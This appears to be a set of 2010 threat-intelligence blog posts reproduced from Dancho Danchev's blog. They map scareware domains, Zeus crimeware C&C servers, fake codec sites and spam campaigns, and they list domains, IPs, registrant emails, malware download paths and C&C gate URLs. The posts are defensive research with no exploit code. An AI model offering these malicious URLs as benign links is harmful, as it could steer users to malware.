[13]**greatuk.org** - 193.104.22.100 - Email: hilarykneber@yahoo.com

[14]**greatan.cn** - 193.104.22.100 - Email: AlehnoLopu\_@yahoo.com

[15]193.104.22.71

[16]193.104.22.90

248

What are we missing?

Naturally, that's the scareware monetization element.

Let's expose one of the currently active scareware domain portfolios there.

**Domains responding to 193.104.22.50 - AS34305, EUROACCESS Global Autonomous System:**

**2009antispware.net** - Email: admin@web-antispware.com

**againstspyware.com** - Email: admin@antiviruscenter.net

**antispcenterprof.com** - Email: admin@antispcenterprof.com

**anti-spyware-2010.net** - Email: admin@antiviruscenter.net

**antispware24x7.com** - Email: admin@antispware24x7.com

**antispwareglobal.com** - Email: admin@antiviruscenter.net

**antispwareonline.net** - Email: admin@antiviruscenter.net

**antispwaresnet.com** - Email: admin@antispwaresnet.com

**antispwarets.com** - Email: admin@antispwarets.com

**antispwareweb.net** - Email: admin@antiviruscenter.net

**antispworldwideint.com** - Email: admin@antispworldwideint.com

**antiviruscenter.net** - Email: admin@antiviruscenter.net

**antivirusexpert.net** - Email: admin@antiviruscenter.net

**antivirus-live.net** - Email: admin@antiviruscenter.net

**antiviruslivepro.com** - Email: admin@antiviruscenter.net

**antiviruslive-pro.com** - Email: admin@antiviruscenter.net

**antivirus-service.net** - Email: admin@antiviruscenter.net

**antivirustop.net** - Email: admin@antiviruscenter.net

**bestantispyspysoft2010.com** - Email:  
admin@bestantispyspysoft2010.com



**eliminator2009pro.com** - Email:  
admin@eliminator2009pro.com

**itsafetyonline.com** - Email: admin@itsafetyonline.com

**ivirusidentify.com** - Email: admin@ivirusidentify.com

**myprivatesoft2009.com** - Email:  
admin@myprivatesoft2009.com

**netantivirus.net** - Email: admin@antiviruscenter.net

**onlineantispyspysoft.com** - Email:  
admin@onlineantispyspysoft.com

**pcdoctorz2010.com** - Email: admin@pcdoctorz2010.com

**pcprotect2010.com** - Email: admin@pcprotect2010.com

**pcsafety2009pro.com** - Email:  
admin@pcsafety2009pro.com

**protection2010.com** - Email:  
admin@pcsafety2009pro.com

**protectorservice.com** - Email: admin@antiviruscenter.net

**superantivirus.net** - Email: admin@antiviruscenter.net

**systemprotector.net** - Email: admin@antiviruscenter.net

**total-defender.com** - Email: admin@total-defender.com

**virusdetect24.com** - Email: admin@antiviruscenter.net

250

**virusremoveonline.com** - Email:  
admin@antiviruscenter.net

**worldantispyware1.com** - Email:  
admin@worldantispyware1.com

**worldprotection.net** - Email: admin@antiviruscenter.net

EUROACCESS has been notified, the post will be updated once/if they take care of the "customers" violating their Terms of Service.



## **Related coverage of money laundering in the context of cybercrime:**

[17]Money Mule Recruiters on Yahoo!'s Web Hosting

[18]Dissecting an Ongoing Money Mule Recruitment Campaign

[19]Keeping Money Mule Recruiters on a Short Leash - Part Two

[20]Keeping Reshipping Mule Recruiters on a Short Leash

[21]Keeping Money Mule Recruiters on a Short Leash

[22]Standardizing the Money Mule Recruitment Process

[23]Inside a Money Laundering Group's Spamming Operations

[24]Money Mule Recruiters use ASProx's Fast Fluxing Services

[25]Money Mules Syndicate Actively Recruiting Since 2002

*This post has been reproduced from [26]Dancho Danchev's blog. Follow him [27]on Twitter.*

1. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>

2. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>

3. <http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html>

4. <https://zeustracker.abuse.ch/monitor.php?host=greatuk.org>
5. <http://blogs.zdnet.com/security/?p=5508>
6. <http://blogs.zdnet.com/security/?p=5508>
7. [http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign\\_07.html](http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign_07.html)
8. <http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html>
9. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
10. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
11. <https://zeustracker.abuse.ch/monitor.php?as=34305>
12. <http://blogs.zdnet.com/security/?p=5508>
13. <https://zeustracker.abuse.ch/monitor.php?host=greatuk.org>
14. <https://zeustracker.abuse.ch/monitor.php?host=greatan.cn>
15. <https://zeustracker.abuse.ch/monitor.php?host=193.104.22.71>
16. <https://zeustracker.abuse.ch/monitor.php?host=193.104.22.90>
17. <http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html>

18. <http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html>
19. <http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html>
20. <http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html>
21. <http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html>
22. <http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html>
23. <http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html>
24. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
25. <http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html>
26. <http://ddanchev.blogspot.com/>
27. <http://twitter.com/danchodanchev>



## GazTransitSroy/GazTranZitSroy:

## From Scareware to Zeus Crimeware and Client-Side Exploits

(2010-03-24 00:22)

Remember 2009's **GazTransitSroy/GazTranZitSroy LLC, [1]AS29371?**


The fake Russian gas company whose motto was "*In gaz we trust*"? It appears that in order to stay competitive within the cybercrime ecosystem, they are now diversifying their offerings from hosting scareware domains

and redirectors, to [2]active Zeus crimeware campaigns, next to client-side exploits serving campaigns used as the infection vector.

- **Go through previous posts detailing their activities:**  
[3]GazTranzitStroyInfo - a Fake Russian Gas Company Facilitating Cybercrime; [4]GazTransitStroy/GazTranZitStroy Rubbing Shoulders with Petersburg Internet Network

LLC

252



**From last's week's active Zeus C &Cs:**

**houstonhotelreal.com** - 91.212.41.88 - Email:  
admin@houstonhotelreal.com

**doctormiler.com** - 91.212.41.14 - Email:  
cheburaskogro@yahoo.com

**pipiskin.hk** - 91.212.41.40 - Email: admin@pipiskin.hk

**lopokerasandco.hk** - 91.212.41.89 - Email:  
admin@lopokerasandco.hk

**aervrfhu.ru** - 91.212.41.88/109.196.143.60 - Email: samm  
\_87@email.com

**updateinfo22.com** - 91.212.41.60/193.148.47.60 - Email:  
moonbeam@konocti.net

**tumasolt.com** - 91.212.41.123 - Email: stuns@5mx.ru

**91.212.41.80**

**91.212.41.79**

**91.212.41.78**

**To this week's active Zeus campaigns:**

**cpadm21.cn** - 91.212.41.31 - Email: Dalas  
\_Illarionov@yahooo.com

**doctormiler.com** - 91.212.41.14 - Email:  
cheburaskogro@yahoo.com

**91.212.41.80**

**91.212.41.79**

**91.212.41.78**

GazTransitStroy is still in operation, acting as route for malicious activity, in the very same way it was interacting with other cyber-crime friendly ASs (**EUROHOST-NET/Eurohost LLC**) during 2009. Let's take a quick snapshot of malicious activity currently taking place at AS29371.

**Detection rate for the Zeus crimeware phoning back to GazTransitStroy/GazTranZitStroy:**

- [5]Trojan.Zbot - Result: 8/41 (19.52 %)
- [6]TROJ\_KRAP.SMDA - Result: 5/42 (11.91 %)
- [7]Packed.Win32.Krap.ae - Result: 10/42 (23.81 %)

**Client-side exploits [8](Spammer:Win32/Tedroo.AB; Win32:FakeAlert-JJ - Result: 31/42 (73.81 %) serving do-**

**mains/admin panels parked at 91.212.41.87:**

**hvcvjxcc.cn** - Email: wang9619@163.com

**fyyxqftc.cn** - Email: wang9619@163.com

**qymgeejd.cn** - Email: wang9619@163.com

**gjddrgqf.cn** - Email: wang9619@163.com

**gdttjkug.cn** - Email: wang9619@163.com

**pgcnbgkk.cn** - Email: wang9619@163.com

**xvrlomwk.cn** - Email: wang9619@163.com

**bfhqrmtn.cn** - Email: wang9619@163.com

**cfssixsn.cn** - Email: wang9619@163.com

**vxoyqgcp.cn** - Email: wang9619@163.com


**hjwbxhqr.cn** - Email: wang9619@163.com

**frrszqot.cn** - Email: wang9619@163.com

**axaldjqt.cn** - Email: wang9619@163.com

**aafoocgv.cn** - Email: wang9619@163.com





**It's worth pointing out that fact that in February, a much more extensive portfolio of domains was parked on**

**195.88.190.30, with a small part of them, now responding to GazTransitStroy/GazTranZitStroy AS:**

**arufeudv.cn** - Email: wang9619@163.com

**axaldjqt.cn** - Email: wang9619@163.com

**bbivbblr.cn** - Email: wang9619@163.com

**cfssixsn.cn** - Email: wang9619@163.com

**dcueqzke.cn** - Email: wang9619@163.com

**drghzeap.cn** - Email: wang9619@163.com

**fqfmyvii.cn** - Email: wang9619@163.com

**gjldrgqf.cn** - Email: wang9619@163.com

**gokzlykr.cn** - Email: wang9619@163.com

**gwsdwxae.cn** - Email: wang9619@163.com

**icnzlxyo.cn** - Email: wang9619@163.com

**inkqoevl.cn** - Email: wang9619@163.com



**izhdjcsu.cn** - Email: wang9619@163.com

**lsggdniu.cn** - Email: wang9619@163.com

**maaltsxg.cn** - Email: wang9619@163.com

**mdftfxek.cn** - Email: wang9619@163.com

**ntvftguu.cn** - Email: wang9619@163.com

**pgcnbgkk.cn** - Email: wang9619@163.com

**rbpwnrss.cn** - Email: wang9619@163.com

**rzwdcsey.cn** - Email: wang9619@163.com

**urybtnfb.cn** - Email: wang9619@163.com

**uzfbhofi.cn** - Email: wang9619@163.com

**vnvxltp.cn** - Email: wang9619@163.com

**vordquyo.cn** - Email: wang9619@163.com

**xvrlomwk.cn** - Email: wang9619@163.com

**ycgez KPU.cn** - Email: wang9619@163.com

**ykcdffei.cn** - Email: wang9619@163.com

**yvuxksuk.cn** - Email: wang9619@163.com

**zdzheci.cn** - Email: wang9619@163.com

**Fake codecs serving domains parked at 91.212.41.88:**

**real-time-tube.com** - Email: admin@free-new-sex-video.com

**myusmailservice.com**

**video-chronicle.com** - Email: neujelivsamomdeli@safe-mail.net

256

**yahoo-movies-online.com** - Email: admin@yahoo-movies-online.com

**houstonhotelreal.com** - Email: admin@houstonhotelreal.com

**sex-tapes-celebs.com** - Email: wnsandals@gmail.com

**evertrands.com** - Email: moldavimo@safe-mail.net

**myusmailservices.com** - Email:  
admin@myusmailservices.com

**xplacex.com** - Email: i.jahmurphy@gmail.com

**xsebay.com** - Email: admin@xsebay.com

**exsebay.com** - Email: admin@exsebay.com

**video-info.info** - Email: videinfo@gmail.com

**partner777.net** - Email: potenciallio@safe-mail.net

**video-trailers.net** - Email: fullhdvid@gmail.com

**primusdns.ru** - Email: samm\_87@email.com

**aervrfhu.ru** - Email: samm\_87@email.com

Sample redirection takes place through the following  
sampled domain:

- **yahoo-movies-online.com/ iframe7.php**

- **real-web-tube.com/ xplay.php?id=40018** -  
59.53.91.124

- **multimediasupersite.com/ video-plugin.40018.exe** -  
62.212.66.93

Serving **video-plugin.40018.exe** -  
[9]W32/FakeAlert.FT.gen!Eldorado - Result: 10/42 (23.81 %),  
which phones

back to:

**yourartmuseum.com/fakbwq.php?q=RANDOM** -  
66.96.219.38 - Email: davidearhart@rocketmail.com

**rareartonline.com** - 64.191.44.73 - Email:  
fellows@nonpartisan.com

**sportscararts.com** - 209.159.146.234 - Email:  
cdaniels@pennsylvania.usa.com

**expressautoarts.com** - 69.10.35.253 - Email:  
cdaniels@pennsylvania.usa.com

**zenovy.com/resolution.php** - 66.96.222.198

**bokwer.com/borders.php** - 64.120.144.119

**Domains hosting the fake codec plugin are parked at  
62.212.66.93:**

**bestinternetmedia.com** - Email: shoemaker@angelic.com

**supermediaworld.com** - Email: shoemaker@angelic.com

**hottrackdvd.com** - Email: bailey@theplate.com

**multimediatoolguide.com** - Email:  
severson@therange.com

**thebettermovie.com** - Email: bailey@theplate.com

**movietoolonline.com** - Email: severson@therange.com

**movietoolvideo.com** - Email: shann@techie.com

**movielocationinfo.com** - Email: maldonado@toke.com

**bestmultimediademo.com** - Email:  
mcchristian@ymail.com

**dvddatacenter.com** - Email: maldonado@toke.com

**videotooldirect.com** - Email: shann@techie.com

In gaz they trust, cybercriminals I don't trust.

*This post has been reproduced from [10]Dancho Danchev's blog. Follow him [11]on Twitter.*

1. <https://zeustracker.abuse.ch/monitor.php?as=29371>
2. <https://zeustracker.abuse.ch/monitor.php?as=29371>
3. <http://ddanchev.blogspot.com/2009/05/gaztranzitstroyinfo-fake-russian-gas.html>
4. <http://ddanchev.blogspot.com/2009/06/gaztransitstroygaztranzitstroy-rubbing.html>
5. <https://www.virustotal.com/analysis/d1101df370df904ff6e28b96eb1531f1d7083e6e220073d9c9eda479e563fa77-1269325775808>
6. <https://www.virustotal.com/analysis/45c7dcb23000feaff0e47debc4ba55d7942fd62604200c3e137ec83b3b05b616-1269375843>
7. <https://www.virustotal.com/analysis/1112b6b6b2ee3a4ee993ebe7f51fbcdf882b202aa47388697b01de60bc1fff46-1269375852>
- 8.

<http://www.virustotal.com/analysis/a34a96a9b198c9bb4c2f5087cfc66970ac70217c4d52f0c8445e92930f6f415b-12693>

[78273](#)

9.

<http://www.virustotal.com/analysis/734f3168bc22d945553ff46f8f2f45f9b958d60ef26a5e027ba955ed8b77a42d-12693>

[81200](#)

10. <http://ddanchev.blogspot.com/>

11. <http://twitter.com/danchodanchev>

258



## **Zeus Crimeware/Client-Side Exploits Serving Campaign in the Wild (2010-03-24 20:29)**

[1]

**UPDATED: Friday, March 26, 2010:** In a typical multi-tasking fashion like the one we've seen in previous campaigns, more typosquatted domains are being introduced, this time using the [2]well known IRS Fraud Application theme.

What's worth pointing out is that, just like the "[3]  
*Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*" campaign from last week, the current one is also launched on Friday.

The reason? A pointless attempt by the gang to increase the lifecycle of the campaign.



259




- Sample URL: **irs.gov.faodqt.com.pl**  
**/fraud.applications/application/statement.php**

- Client-side exploits serving iFrame URL:  
**klgs.trfafsegh.com /index.php**

- Sample detection rate: **tax-statement.exe** - [4]Trojan-Spy.Win32.Zbot - Result: 29/42 (69.05 %), phones back to

[5]**shopinfmaster .com/cnf/shopinf.jpg**

260



Spamvertised and currently active fast-fluxed domains include:

**fercca.com.pl**

**fercci.com.pl**

**ferkci.com.pl**

**fercki.com.pl**

**foodat.com.pl**

**foocit.com.pl**

**forcit.com.pl**

**footit.com.pl**

**ferckt.com.pl**

**forckt.com.pl**

**foodot.com.pl**

**footot.com.pl**

**faodqt.com.pl**

261



**foodyt.com.pl**

**red3e.com**

**red3e.com.pl**

**red3e.pl**

**red3o.com.pl**

**eddp33.com.pl**

**edds33.com.pl**

**edds3p.com.pl**

**eddsiui.com.pl**

**eddsiuo.com.pl**

**eddsiuy.com.pl**

**edduiip.com.pl**

262



**edduiiz.com.pl**

**edduyiz.com.pl**

**edouyiz.com.pl**

**ekouyiz.com.pl**

Name server of notice:

**ns1.globalistory.net** - 87.117.245.9 - Email:  
tompsonsand@aol.com

One of [6]TROYAK-AS's most aggressive customers (used to host their Zeus C &Cs there) for Q1, 2010, is once

again ( *latest campaign is from March 12th 2010 - [7]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild*) attempting to build a crimeware botnet, by spamvertising the [8]well known PhotoArchive theme, in between serving client-side exploits using an embedded iFrame on the domains in question.

[9]

In terms of quality assurance, the campaign is continuing to use it's proven campaign structure. The actual pages are

hosting a binary for manual download, in between the iFrame which would inevitably drop the Zeus crimeware.

Just like in previous campaigns, the gang continues to exclusively [10]registering its domains using the ALANTRON

BLTD. domain registrar. Let's dissect the ongoing campaign's structure, and expose the domains, and ASs participating in it.

Sample URL/subdomain structure:

archive.pasweq.co.kr /id1007zx/get.php?  
email=email@mail.com

photostock.pasweq.co.kr

archives.pasweq.co.kr

letitbit.pasweq.co.kr

photobank.pasweq.co.kr

photosbank.pasweq.co.kr

photostock.pasweq.co.kr

Sample message: "*Photos Archives Hosting has a zero-tolerance policy against ILLEGAL content. All archives 263*



*and links are provided by 3rd parties. We have no control over the content of these pages. We take no responsibility for the content on any website which we link to, please use your own discretion while surfing the links. © 2007-2009, Photos Archives Hosting Group, Inc.- ALL RIGHTS RESERVED.*  
"

[11]

Sample iFrames embedded on the pages include:

cogs.trfafsegh.com /index.php - 59.53.91.192 - Email:

maple@qx8.ru; klgs.trfafsegh.com /index.php

Sample iFrame campaign structure:

- **cogs.trfafsegh.com /index.php**
- **cogs.trfafsegh.com /l.php**
- **cogs.trfafsegh.com /statistics.php**
- **klgs.trfafsegh.com /index.php**
- **klgs.trfafsegh.com /l.php**
- **klgs.trfafsegh.com /statistics.php**

[12]

264



Parked on the same IP where the iFrame domain is are also the following Zeus C &Cs - dogfoog.net - Email:

drier@qx8.ru; countrtds.ru - Email: thru@freenetbox.ru -

[13]AS4134 (CHINANET-BACKBONE No.31,Jin-rong Street)

Detection rates: zeus.js - [14]Trojan.JS.Agent.bik - 1/41 (2.44 %) serving update.exe - [15]PWS:Win32/Zbot.gen!R -

Result: 17/42 (40.48 %), PhotoArchive.exe - [16]Trojan.Zbot - Result: 18/41 (43.91 %). The client-side exploitation is

relying on the Phoenix Exploit's Kit.

Samples phone back to: shopinfmaster.com /cnf/shopinf.jpg -  
78.2.153.153; 75.172.92.77; 78.84.78.179;

86.106.228.77;

184.56.245.136;

68.49.19.6 - Email: Duran@example.com shopinfmaster.com  
/shopinf/gate.php

Relying on the ns1.starwarfan.net name server, which is also  
connected to other Zeus crimeware C &Cs which

also respond the same IPs - smotri123.com - Email: smot-  
smot@yandex.ru domainsupp.net - Email: Ernestj-

265



Booth@example.com [17]

Active and fast-fluxed subdomains+domains participating in  
the campaign:

pasweokz.com - Email: romavesela@yahoo.com

pasweq.co.kr - Email: romavesela@yahoo.com

archive.pasweokz.com

archive.pasweq.co.kr

archives.pasweokz.com

archives.pasweq.co.kr

266

letitbit.pasweokz.com

letitbit.pasweq.co.kr

photobank.pasweokz.com

photobank.pasweq.co.kr

photosbank.pasweokz.com

photosbank.pasweq.co.kr

photoshock.pasweokz.com

photoshock.pasweq.co.kr

photostock.pasweokz.com

photostock.pasweq.co.kr

Name servers currently in use were also seen in February, 2010 ([18]IRS/PhotoArchive Themed Zeus/Client-

Side Exploits Serving Campaign in the Wild)

ns1.addressway.net - 87.117.192.79 - Email: poolbill@hotmail.com

ns1.skc-realty.com - 87.117.192.79 - Email: skc@realty.net

Updates will be posted as soon as new developments emerge. Consider going through the related posts, to

catch up with the gang's activities for Q1, 2010.

Related posts:



[19]Scareware, Sinowal, Client-Side Exploits Serving Spam Campaign in the Wild

[20]TROYAK-AS: the cybercrime-friendly ISP that just won't go away

[21]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

[22]Outlook Web Access Themed Spam Campaign Serves Zeus Crimeware

[23]Pushdo Serving Crimeware, Client-Side Exploits and Russian Bride Scams

[24]PhotoArchive Crimeware/Client-Side Exploits Serving Campaign in the Wild

[25]Tax Report Themed Zeus/Client-Side Exploits Serving Campaign in the Wild

[26]Keeping Money Mule Recruiters on a Short Leash - Part Two

*This post has been reproduced from [27]Dancho Danchev's blog. Follow him [28]on Twitter.*

1. [http://2.bp.blogspot.com/\\_wlCHhTiQmrA/S6opzkubQ4I/AAAAAAAEIE/klxo3EuRleA/s1600/zeus\\_crimeware\\_photoarchive\\_march\\_2010\\_1.png](http://2.bp.blogspot.com/_wlCHhTiQmrA/S6opzkubQ4I/AAAAAAAEIE/klxo3EuRleA/s1600/zeus_crimeware_photoarchive_march_2010_1.png)

2. <http://ddanchev.blogspot.com/2010/02/irsphotoarchive-themed-zeusclient-side.html>

3. <http://ddanchev.blogspot.com/2010/03/scareware-sinowal-client-side-exploits.html>

4.

<http://www.virustotal.com/analysis/6ac5a2acf89ae4f6a60f75cc266a31355a068a5520de6d62f804adac8dc42588-12696>

[30593](#)

5. <https://zeustracker.abuse.ch/monitor.php?host=shopinfmaster.com>

6. <http://blogs.zdnet.com/security/?p=5761>

